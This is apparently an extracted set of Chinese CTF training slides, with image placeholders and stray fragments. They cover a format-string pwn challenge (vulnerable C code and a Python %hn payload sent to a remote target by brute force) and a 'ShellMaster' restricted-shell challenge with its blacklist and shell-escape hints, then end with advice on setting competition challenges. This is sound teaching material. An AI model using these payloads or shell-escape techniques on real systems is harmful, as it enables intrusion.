

bl

0x78

0x200000000




NoooCall



循环至触发handler


format


```
12 int log(char* buf) {  
13     puts("...");  
14     char* pch;  
15     char* d = "|";  
16     printf(strtok(buf, d));  
17     while(pch = strtok(NULL, d)) {  
18         printf(pch);  
19     }  
20 }  
21 int parse(char* buf) {  
22     puts("...");  
23     log(buf);  
24 }  
25 int handle() {  
26     puts("...");  
27     char* buf = (char*) malloc (0x100);  
28     read(0, buf, 55);  
29     parse(buf);  
30 }  
31 int func() {  
32     puts("...");  
33     handle();  
34 }
```



format


- 输入存储在堆上
- 预期解：通过ebp控制执行流





(a) Initial Stack configuration with three functions.

(b) In the first step, the EBP of **handle()** is redirected to the EBP of **parse()**.



format

```
13     .... while(1):  
14         .... p = remote(HOST, PORT)  
15         .... sleep(0.1)  
16         .... pl = '%' + str(0x98) + 'd%10$hn'  
17         .... pl += '|'  
18 < 3     .... pl += '%' + str(0xbc) + 'd%18$hn'  
19         .... pl += '|'  
20         .... pl += '%' + str(0x85ab) + 'd%10$hn'  
21         .... pl += '|'  
22         .... pl += '%' + str(0xb8) + 'd%18$hn'  
• 23         .... p.send(pl)
```

- 关闭ASLR来调试，之后爆破远程靶机

ShellMaster

```
25 while True:-
26     »     sys.stdout.write("master@ubuntu:~$ ")
27     »     sys.stdout.flush()
28     »     cmd = raw_input().upper()
29
30     »     for i in blacklist:
31         »         if i in cmd:
32             »             »     print "blacklist: "+i
33             »             »     handler()
34
35         »     if len(cmd) > 16:
36             »         »     print "len: "+len(cmd)
37             »         »     handler()
38
39         »     cmd += " 2>&1"
40         »     print os.system(cmd)
```

ShellMaster

- 人性化的签到题是出题人的护身符 😊 还是多解的题目
- 输入的命令中，字母转化为大写再执行，大部分命令不可用
- 签到版本（没有waf）
 - os.system中用\$0获取到shell
 - 比较好的分析：<https://r0co.top/passages/xman-shellmaster-wp/>

ShellMaster

- 存在waf的版本，屏蔽了大部分的解法

```
5  blacklist = [
6      "$",
7      "-",
8      " ",
9      "{",
10     "}",
11     "*",
12     "2",
13     "4"
14 ]
```

- 可以对照着waf找一下都有哪些解法

ShellMaster

- 提示
 - 研究一下/bin, /sbin, /usr/bin, /usr/sbin目录下的文件
 - 并不只有/bin/sh可以起shell
 - 通配符 *
 - 环境变量

ShellMaster

- 以上是getshell的部分
- 如何显示flag?
 - 没有/bin/cat，无法cat flag.txt
 - cat, tac, more, less, head, tail, nl, ...
 - dd if=flag

结营赛出题

- 19年安卓营结营赛
 - ✗考察点与所学知识不相关 (附件是apk, 实际是crypto套娃/大量的逆向)
 - ✗非预期 (写好的exp在垃圾桶里没删, 配错权限 WCTF 2019 kpass)
 - ✗简单改写现成题目 (百度关键字直接搜到exp)
 - ✗提交错误的题目附件 (比赛中途换题目附件)
 - ✗某步骤太low (必要线索隐写在用户头像的图片中)